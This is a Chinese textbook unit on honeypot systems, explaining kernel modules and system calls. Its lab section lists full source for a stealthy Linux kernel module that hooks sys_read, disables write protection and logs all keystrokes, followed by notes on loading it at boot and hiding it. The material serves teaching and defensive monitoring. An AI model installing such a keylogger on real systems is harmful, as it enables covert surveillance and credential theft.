第9单元　网络诱骗

9.1　知识讲解

网络诱骗系统是用来观测和记录攻击者对系统实施探测和入侵行为的网络安全软件。

网络诱骗系统的三大关键技术：

- 伪装技术：用诱饵吸引攻击者上钩
- 监控技术：观测记录攻击者的行为
- 隐藏技术：自身不能被攻击者发现

9.1.1　网络诱骗系统的手段

1. 伪装技术

所谓伪装，即在网络诱骗系统上虚拟出特定的安全漏洞或网络服务，用以吸引攻击者发起攻击。

1) 安全漏洞伪装

在网络诱骗系统主机上模拟某种操作系统，开放那些为攻击者们所“喜爱”的端口，故意暴露存在入侵可能的漏洞特征。例如：

- 模拟存在SQL注入漏洞的Web服务器
- 模拟IIS Unicode目录遍历漏洞

2) 网络服务伪装

利用端口重定向技术，在网络诱骗系统中模拟一个正工作于其它主机上的网络服务。实际的网络服务仍然由相应的主机提供，诱骗系统负责对数据的中转和监控。这样就可以在运行服务的主机免遭攻击的前提下，安全地观测和记录攻击者的行为。

2. 监控技术

网络诱骗系统的主要功能是对攻击者的行为进行监控，为此可从以下两个方面入手：

1) 数据控制

数据控制的目的是为了确保网络诱骗系统不会被攻击者用作攻击其它正常业务系统的跳板。同时，这种针对数据的控制还不能被攻击者发现，否则会影响系统的诱骗效果。

2) 信息捕获

信息捕获的目的是为了在尽可能隐蔽的前提下搜集攻击者的行为特征，如键盘敲击序列、网络数据传输等。攻击行为特征搜集得越全面，越具体，就越有利于通过分析采取有针对性的应对措施。

来自Windows平台的攻击：

- 注册键盘钩子函数或编写键盘过滤驱动，对键盘输入进行监控
- 通过SPI和Hook NDIS，分别从应用层和数据链路层，对网络活动进行监控

来自Linux平台的攻击：

- 注册中断响应句柄或劫持系统调用函数，对键盘输入进行监控
- 通过EB table和IP table，分别从网络层和数据链路层，对网络活动进行监控

3. 隐藏技术

网络诱骗系统一旦被攻击者发现，令其察觉到这是一个陷阱，攻击者会毫不犹豫地立即退出，导致诱骗失败。因此，网络诱骗系统必须对所搜集到的数据、所依赖的网络通信，乃至诱骗系统本身的进程、线程、模块、文件等进行隐藏，以提高诱骗活动的成功率。

9.1.2 网络诱骗系统的分类

1. 复杂程度

1) 单机网络诱骗系统

单机网络诱骗系统一般使用一台主机作为目标主机的副本，并与后者运行相同的操作系统，开启相同的网络服务。诱骗主机上除了有很多已知的系统漏洞外，还会放置一些诸如公司财务报表、重要客户资料等虚假信息，引诱攻击者上钩。

2) 多个单机网络诱骗系统＋网络安全防御

通过多个单机网络诱骗系统模拟多台目标主机，同时在其外围加入传统的网络安全防御措施。这样做一方面提高了网络诱骗系统的真实度和欺骗性，另一方面又能有效防止攻击者将其作为攻击其它非诱骗系统的跳板。

2. 应用目标

1) 产品型网络诱骗系统

产品型网络诱骗系统一般是商业型网络安全公司以市场为导向开发的面向企业应用的一些专门网络诱骗系统，其部署目标是通过一些虚假的网络资源来耗费攻击者的精力，进而达到保护企业网络安全的目的。

2) 研究型网络诱骗系统

研究型网络诱骗系统一般是一些从事信息安全领域研究的组织或个人，以研究为目的而开发的网络诱骗系统，其部署目标是收集网络攻击行为的最新动向和最新特征，为网络安全研究提供第一手资料。

3. 部署场景

1) 真实主机网络诱骗系统

在真实的网络环境中部署真实的主机和存在安全漏洞的服务，以吸引攻击者的注意：

- 所有的安全漏洞都是真实服务中存在的，因此很难被攻击者识破，诱骗效果比较好
- 真实环境往往需要大量的硬件投入，这在一定程度上增加了系统建设的成本

2) 虚拟主机网络诱骗系统

在特定计算机系统中通过软件方法模拟网络环境和安全漏洞，以吸引攻击者的注意：

- 硬件投入少，建设成本低，系统的扩展比较灵活
- 受限于网络环境和服务软件的复杂程度，难以全面模拟，易被识破，影响诱骗效果

9.1.3 可加载内核模块

可加载内核模块(Loadable Kernel Module, LKM)允许系统管理员在一台运行着的计算机上，对Linux系统内核中的功能模块做动态地增加或删除。

可加载内核模块工作在Linux系统的核心层，且拥有最高权限，可以对系统进行任意地更改和操作。

1. 编写可加载内核模块

可加载内核模块的实例代码如下所示：

```
// lkm.c
// 可加载内核模块

#include <linux/kernel.h>
#include <linux/module.h>

// 加载模块
static int __init init_mod(void) {
    printk(KERN_EMERG"Initializing module ...\n");
    return 0;
}

// 卸载模块
static void __exit exit_mod(void) {
    printk(KERN_EMERG"Exiting module OK!\n");
}

module_init(init_mod);
module_exit(exit_mod);

MODULE_LICENSE("GPL");
```

该可加载内核模块被加载和卸载时，其中的module_init和module_exit函数会被调用，它们再调用自定义的init_mod和exit_mod函数，分别在终端上打印出"Initializing module ..."和"Exiting module OK!"等调试信息。

可加载内核模块的编译和链接需要借助kbuild工具，相应的构建脚本如下所示：

```
# Makefile
# 可加载内核模块构建脚本

obj-m  := lkm.o
KBUILD := /lib/modules/$(shell uname -r)/build
CURDIR := $(shell pwd)

default:
    make -C $(KBUILD) SUBDIRS=$(CURDIR) modules

clean:
    make -C $(KBUILD) SUBDIRS=$(CURDIR) clean
```

最终得到的可加载内核模块的二进制可执行文件名为lkm.ko。

2. 使用可加载内核模块

Linux系统提供了一套命令用于操作可加载内核模块：

- 加载模块：insmod
- 卸载模块：rmmod
- 列出模块：lsmod

例如：加载lkm.ko模块

```
$ sudo insmod lkm.ko
```

例如：列出当前加载的所有模块

```
$ sudo lsmod

Module                  Size  Used by
lkm                    16384  0
rfcomm                 77824  0
bnep                   20480  2
btusb                  45056  0
btrtl                  16384  1 btusb
...
```

例如：卸载lkm.ko模块

```
$ sudo rmmod lkm
```

执行如下命令可以看到模块中打印的调试信息：

```
$ sudo cat /proc/kmsg

<0>[  485.257914] Initializing module ...
<0>[  502.488845] Exiting module OK!
```

3. 扩展可加载内核模块

Linux系统还提供以下宏用于扩展可加载内核模块的功能：

1) 输出常用信息

一般的可加载内核模块都会包含作者、版权、所支持的设备以及一些描述性信息，Linux通过一组宏实现这些功能：

- MODULE_AUTHOR("Author")
- MODULE_LICENSE("GPL")
- MODULE_SUPPORTED_DEVICE("Some device")
- MODULE_DESCRIPTION("The description")

2) 加载时传递参数

可加载内核模块在被加载的过程中，借助如下宏可以从命令行获得参数：

- MODULE_PARM(var, type)
- 其中var表示变量名称，type表示变量类型，具体包括：
  - 比特型：b
  - 短整型：h
  - 整型：i
  - 长整型：l
  - 字符串：s

例如：

```
int numb;
char* text;
MODULE_PARM(numb, "i");
MODULE_PARM(text, "s");
```

加载该模块时，按如下方式传递参数：

```
$ insmod lkm.ko "numb=10", "text=Hello World!"
```

传递数组型参数，如下所示：

```
int array[5];
MODULE_PARM(array, "1-5i");
```

```
$ insmod lkm.ko "array=10,20,30,40,50"
```

3) 导出符号

通过EXPORT_SYMBOL(var)宏可将标识符声明为导出，以使其它内核模块可以访问该标识符。


9.1.4 系统调用的本质

1. CPU安全保护

Linux系统内核提供了一套用于实现各种系统功能的子程序，谓之系统调用。程序编写者可以象调用普通C语言函数一样调用这些系统调用函数，以访问系统内核提供的各种服务。


系统调用函数在形式上与普通C语言函数没有什么区别。二者的不同之处在于，前者工作在内核态，而后者工作在用户态。

在Intel的CPU上运行代码分为四个安全级别：Ring0、Ring1、Ring2和Ring3。Linux系统只使用了其中的两个，即Ring0和Ring3。用户代码工作在Ring3级，而内核代码则工作在Ring0级。一般而言用户代码无法访问Ring0级的资源，除非借助于系统调用，使用户代码得以进入Ring0级，使用系统内核提供的功能。如下图所示：



2. 系统调用原理

系统内部维护着一张全局表sys_call_table，表中的每个条目记录着每个系统调用在内核代码中的实现入口地址。当用户代码调用某个系统调用函数时，该函数会先将参数压入堆栈，将系统调用标识存入eax寄存器，然后通过int 80h指令触发80h中断。这时程序便从用户态(Ring3)进入了内核态(Ring0)。工作在系统内核中的中断处理函数被调用，80h中断的中断处理函数名为system_call，该函数先从堆栈和eax寄存器中取出参数和系统调用标识，再从sys_call_table表中找到与该标识相对应的实现代码入口地址，携其参数调用该实现，并将处理结果逐层返回到用户代码中。这就完成了一次系统调用的全过程。如下图所示：



3. 系统调用实现

2.6.18版本之前的内核，/usr/include/asm-i386/unistd.h头文件中定义了七个宏，用于实现参数个数不同的系统调用：

```
_syscall0(type,name)
_syscall1(type,name,type1,arg1)
_syscall2(type,name,type1,arg1,type2,arg2)
_syscall3(type,name,type1,arg1,type2,arg2,type3,arg3)
_syscall4(type,name,type1,arg1,type2,arg2,type3,arg3,type4,arg4)
_syscall5(type,name,type1,arg1,type2,arg2,type3,arg3,type4,arg4,type5,arg5)
_syscall6(type,name,type1,arg1,type2,arg2,type3,arg3,type4,arg4,type5,arg5,type6,arg6)
```

其中，type为返回值的类型，name为系统调用名，同时也是该系统调用的实现代码入口地址在sys_call_table表中的索引下标，其余参数为1到6个参数的类型和参数名。

比如其中的_syscall1宏的定义如下：

```
#define _syscall1(type,name,type1,arg1)               \
type name(type1 arg1) {                               \
    __SYS_REG(name)                                   \
    register long __r0     __asm__("r0") = (long)arg1; \
    register long __res_r0 __asm__("r0");             \
    long __res;                                       \
    __asm__ __volatile__ (                            \
        __syscall(name)                               \
            : "=r"(__res_r0)                          \
            : __SYS_REG_LIST(""(__r0))                \
            : "memory");                              \
    __res = __res_r0;                                 \
    __syscall_return(type,__res);                     \
}
```

首先将参数arg1存入__r0寄存器中，然后通过__syscall宏触发中断，内核中的中断处理程序执行系统调用的具体实现并将返回值保存在__res_r0寄存器中，最后通过__syscall_return宏返回调用者。

__syscall_return宏的定义如下：

```
#define __syscall_return(type,res)                      \
if ((unsigned long)res >= (unsigned long)-129) {        \
    errno = -res;                                       \
    res = -1;                                           \
}                                                       \
return (type)res;
```

系统调用并不直接返回错误码，而是将错误码存放在一个名为errno的全局变量中，同时返回-1。


9.1.5　截获键盘输入


1. 读取键盘输入的主要流程


按键触发键盘中断，中断处理函数handle_scancode被调用，产生扫描码并通过put_queue函数压入tty_queue队列。系统内核从tty_queue队列弹出扫描码，转换为虚键码并压入tty_flip_buffer队列。上层驱动通过receive_buf函数从tty_flip_buffer队列弹出虚键码，转换为字符码并压入tty_read队列。

应用程序调用read函数读取标准输入，read函数调用sys_read函数，sys_read函数根据与/dev/ttyx设备文件相对应的数据结构调用tty_read函数，tty_read函数从tty_read队列中弹出字符码并返回。

读取键盘输入的主要流程如下图所示：




Char Code
tty_read
Char Code
receive_buf
Virtual Key Code
tty_flip_buffer
Virtual Key Code
...
Scan Code
tty_queue
Scan Code
put_queue
Scan Code
handle_scancode



2. 截获键盘输入的不同方式

根据上述读取键盘输入的主要流程，可用如下方法截获键盘输入：

- 注册新的键盘中断处理函数
- 劫持handle_scancode函数
- 劫持put_queue函数
- 劫持receive_buf函数
- 劫持tty_read函数
- 劫持sys_read函数

截获点越接近底层效率越高也越隐蔽，但同时代码编写也越复杂。劫持sys_read函数相对比较简单。

9.2 实训案例

9.2.1 网络诱骗系统

设计一种运行于Linux系统中的网络诱骗系统，能够监控登录用户在控制台上的键盘输入，并将其输入的命令内容、PID和输入时间记录到日志文件中。

程序的实现基于可加载内核模块(LKM)技术，建议通过拦截系统调用sys_read函数监控用户输入，并假设该程序工作在单核主机上。

进一步考虑为网络诱骗系统增加隐藏功能。

9.2.2 程序清单

1. 键盘捕捉模块

```c
// kbdcap.c
// 键盘捕捉模块

#include <linux/rtc.h>
#include <linux/file.h>
#include <linux/input.h>
#include <linux/syscalls.h>
#include <linux/kernel.h>
#include <linux/module.h>

// 日志文件
#define LOGFILE "/tmp/kbdcap.log"

// 键盘按键
static const char* keys[] = {
    "",           "ESC",              "1(!)",         "2(@)",
    "3(#)",       "4($)",             "5(%)",         "6(^)",
    "7(&)",       "8(*)",             "9(()",         "0())",
    "-(_)",       "=(+)",             "BACKSPACE",    "TAB",
    "Q",          "W",                "E",            "R",
    "T",          "Y",                "U",            "I",
    "O",          "P",                "[({)",         "](})",
    "ENTER",      "LEFTCTRL",         "A",            "S",
    "D",          "F",                "G",            "H",
    "J",          "K",                "L",            ";(:)",
    "'(\")",      "`(~)",             "LEFTSHIFT",    "\\(|)",
    "Z",          "X",                "C",            "V",
    "B",          "N",                "M",            ",(<)",
    ".(>)",       "/(?)",             "RIGHTSHIFT",   "<*>",
    "LEFTALT",    " ",                "CAPSLOCK",     "F1",
    "F2",         "F3",               "F4",           "F5",
    "F6",         "F7",               "F8",           "F9",
    "F10",        "NUMLOCK",          "SCROLLLOCK",   "<7(HOME)>",
    "<8(UP)>",    "<9(PAGEUP)>",      "<->",          "<4(LEFT)>",
    "<5>",        "<6(RIGHT)>",       "<+>",          "<1(END)>",
    "<2(DOWN)>", "<3(PAGEDOWN)>",     "<0(INSERT)>", "<.(DELETE)>",
    "",           "ZENKAKUHANKAKU",   "102ND",        "F11",
    "F12",        "RO",               "KATAKANA",     "HIRAGANA",
    "HENKAN",     "KATAKANAHIRAGANA", "MUHENKAN",     "KPJPCOMMA",
    "<ENTER>",    "RIGHTCTRL",        "</>",          "SYSRQ",
    "RIGHTALT",   "LINEFEED",         "HOME",         "UP",
    "PAGEUP",     "LEFT",             "RIGHT",        "END",
    "DOWN",       "PAGEDOWN",         "INSERT",       "DELETE",
    "MACRO",      "MUTE",             "VOLUMEDOWN",   "VOLUMEUP",
    "POWER",      "<=>",              "<±>",          "PAUSE",
    "SCALE",      "<,>",              "HANGUEL",      "HANJA",
    "YEN",        "LEFTMETA",         "RIGHTMETA",    "COMPOSE"};

// 系统调用表
static void** sys_call_table;

// 原系统调用
asmlinkage static long (*real_read)(
    unsigned int fd, char __user* buf, size_t count);
```

```
// 写日志
static void wlog(const char* format, ...) {
    struct file     * fp;        // 文件结构
    mm_segment_t      fs;        // 地址范围
    struct rtc_time   tm;        // 时间结构
    loff_t            pos = 0;   // 读写位置
    va_list           ap;        // 可变参数
    static char       buf[1024]; // 日志缓冲

    // 打开日志文件
    if (IS_ERR(fp = filp_open(LOGFILE,
        O_CREAT | O_WRONLY | O_APPEND, 0644)))
        return;

    // 备份地址范围
    fs = get_fs();
    // 设置地址范围
    set_fs(KERNEL_DS);

    // 格式化日志头
    rtc_time_to_tm(get_seconds(), &tm);
    snprintf(buf, sizeof(buf),
        "%04d/%02d/%02d %02d:%02d:%02d CMD:%s PID:%d UID:%u> ",
        tm.tm_year + 1900, tm.tm_mon + 1, tm.tm_mday,
        tm.tm_hour + 8, tm.tm_min, tm.tm_sec,
        current->comm, current->pid, __kuid_val(current->cred->uid));
    vfs_write(fp, buf, strlen(buf), &pos);

    // 格式化日志体
    va_start(ap, format);
    vsnprintf(buf, sizeof(buf), format, ap);
    va_end(ap);
    vfs_write(fp, buf, strlen(buf), &pos);

    // 写入日志文件
    vfs_write(fp, "\n", 1, &pos);

    // 恢复地址范围
    set_fs(fs);
    // 关闭日志文件
    filp_close(fp, NULL);
}

// 关闭写保护
static void close_wp(void) {
    volatile unsigned long cr0; // CR0寄存器

    // 禁止内核抢占
    preempt_disable();
    // 读取CR0寄存器
    cr0 = read_cr0();

    // 清除写保护位
    clear_bit(X86_CR0_WP_BIT, &cr0);
```

```
    // 写入CR0寄存器
    write_cr0(cr0);
    // 使能内核抢占
    preempt_enable();
}

// 打开写保护
static void open_wp(void) {
    volatile unsigned long cr0; // CR0寄存器

    // 禁止内核抢占
    preempt_disable();
    // 读取CR0寄存器
    cr0 = read_cr0();

    // 设置写保护位
    set_bit(X86_CR0_WP_BIT, &cr0);

    // 写入CR0寄存器
    write_cr0(cr0);
    // 使能内核抢占
    preempt_enable();
}

// 新系统调用
asmlinkage static long fake_read(
    unsigned int fd, char __user* buf, size_t count) {
    long                len;                    // 读取字节长度
    struct file        * fp;                    // 读取文件结构
    char                path[512];              // 读取文件路径
    const char         * dev = "/dev/input/event"; // 设备文件路径
    struct input_event  evt;                    // 输入事件结构

    // 若读到内容...
    if ((len = real_read(fd, buf, count)) > 0)
        // 获取文件结构
        if ((fp = fget(fd)) != NULL) {
            // 若有输入事件...
            if (! strncmp(d_path(&fp->f_path, path, sizeof(path)),
                dev, strlen(dev))) {
                // 复制事件结构
                copy_from_user(&evt, buf, sizeof(evt));

                // 若有键盘事件...
                if (evt.type == EV_KEY && evt.code < 128)
                    wlog("[%s] %s", keys[evt.code],
                        evt.value ? "Down" : "Up");
            }

            // 释放文件结构
            fput(fp);
        }

    return len;
```

```
}

// 寻找系统调用表
static int search_sct(void) {
    for (sys_call_table = (void**)PAGE_OFFSET;
        sys_call_table < (void**)ULLONG_MAX; ++sys_call_table)
        if (sys_call_table[__NR_close] == (void*)sys_close)
            return 0;

    return -1;
}

// 挂钩
static void hook(void) {
    // 关闭写保护
    close_wp();

    // 备份原系统调用
    real_read = sys_call_table[__NR_read];
    // 设置新系统调用
    sys_call_table[__NR_read] = fake_read;

    // 打开写保护
    open_wp();
}

// 解钩
static void unhook(void) {
    // 关闭写保护
    close_wp();

    // 恢复原系统调用
    sys_call_table[__NR_read] = real_read;

    // 打开写保护
    open_wp();
}

// 加载模块
static int __init init_mod(void) {
    wlog("Initializing module ...");

    // 寻找系统调用表
    if (search_sct() == -1) {
        wlog("Unable to find system call table");
        return -1;
    }

    // 挂钩
    hook();

    return 0;
}

// 卸载模块
```

```
static void __exit exit_mod(void) {
    // 解钩
    unhook();

    wlog("Exiting module OK!");
}

module_init(init_mod);
module_exit(exit_mod);

MODULE_LICENSE("GPL");
```

2. 键盘捕捉模块构建脚本

```
# Makefile
# 键盘捕捉模块构建脚本

obj-m  := kbdcap.o
KBUILD := /lib/modules/$(shell uname -r)/build
CURDIR := $(shell pwd)

default:
    make -C $(KBUILD) SUBDIRS=$(CURDIR) modules

clean:
    make -C $(KBUILD) SUBDIRS=$(CURDIR) clean
```

9.3 扩展提高

9.3.1 启动时自动加载可加载内核模块

1. 将模块加载设置为自启服务

编写模块加载脚本，并赋予可执行权限，将加载脚本放到/etc/init.d目录下，执行如下命令：

```
$ chkconfig -add<脚本名>
```

2. 在所有用户登录前加载模块


在/etc/rc.local配置文件中添加模块加载命令。

3. 启动时自动加载模块


在/etc/modules.conf配置文件中添加模块名称，或使用modconf模块配置工具。

9.3.2 隐藏可加载内核模块

1. 内核模块存储结构



2. 内核模块隐藏方法



3. 内核模块隐藏实验

```c
// kbdcap.c
// 键盘捕捉模块

#include <linux/rtc.h>
#include <linux/file.h>
#include <linux/input.h>
#include <linux/syscalls.h>
#include <linux/kernel.h>
#include <linux/module.h>

// 日志文件
#define LOGFILE "/tmp/kbdcap.log"

// 键盘按键
static const char* keys[] = {
    "",           "ESC",              "1(!)",         "2(@)",
    "3(#)",       "4($)",             "5(%)",         "6(^)",
    "7(&)",       "8(*)",             "9(()",         "0())",
    "-(_)",       "=(+)",             "BACKSPACE",    "TAB",
    "Q",          "W",                "E",            "R",
    "T",          "Y",                "U",            "I",
    "O",          "P",                "[({)",         "](})",
    "ENTER",      "LEFTCTRL",         "A",            "S",
    "D",          "F",                "G",            "H",
    "J",          "K",                "L",            ";(:)",
    "'(\")",      "`(~)",             "LEFTSHIFT",    "\\(|)",
    "Z",          "X",                "C",            "V",
    "B",          "N",                "M",            ",(<)",
    ".(>)",       "/(?)",             "RIGHTSHIFT",   "<*>",
    "LEFTALT",    " ",                "CAPSLOCK",     "F1",
    "F2",         "F3",               "F4",           "F5",
    "F6",         "F7",               "F8",           "F9",
    "F10",        "NUMLOCK",          "SCROLLLOCK",   "<7(HOME)>",
    "<8(UP)>",    "<9(PAGEUP)>",      "<->",          "<4(LEFT)>",
    "<5>",        "<6(RIGHT)>",       "<+>",          "<1(END)>",
    "<2(DOWN)>", "<3(PAGEDOWN)>",     "<0(INSERT)>", "<.(DELETE)>",
    "",           "ZENKAKUHANKAKU",   "102ND",        "F11",
    "F12",        "RO",               "KATAKANA",     "HIRAGANA",
    "HENKAN",     "KATAKANAHIRAGANA", "MUHENKAN",     "KPJPCOMMA",
    "<ENTER>",    "RIGHTCTRL",        "</>",          "SYSRQ",
    "RIGHTALT",   "LINEFEED",         "HOME",         "UP",
    "PAGEUP",     "LEFT",             "RIGHT",        "END",
    "DOWN",       "PAGEDOWN",         "INSERT",       "DELETE",
    "MACRO",      "MUTE",             "VOLUMEDOWN",   "VOLUMEUP",
    "POWER",      "<=>",              "<±>",          "PAUSE",
    "SCALE",      "<,>",              "HANGUEL",      "HANJA",
    "YEN",        "LEFTMETA",         "RIGHTMETA",    "COMPOSE"};

// 系统调用表
static void** sys_call_table;

// 原系统调用
asmlinkage static long (*real_read)(
    unsigned int fd, char __user* buf, size_t count);
```

```
// 写日志
static void wlog(const char* format, ...) {
    struct file     * fp;        // 文件结构
    mm_segment_t      fs;        // 地址范围
    struct rtc_time   tm;        // 时间结构
    loff_t            pos = 0;   // 读写位置
    va_list           ap;        // 可变参数
    static char       buf[1024]; // 日志缓冲

    // 打开日志文件
    if (IS_ERR(fp = filp_open(LOGFILE,
        O_CREAT | O_WRONLY | O_APPEND, 0644)))
        return;

    // 备份地址范围
    fs = get_fs();
    // 设置地址范围
    set_fs(KERNEL_DS);

    // 格式化日志头
    rtc_time_to_tm(get_seconds(), &tm);
    snprintf(buf, sizeof(buf),
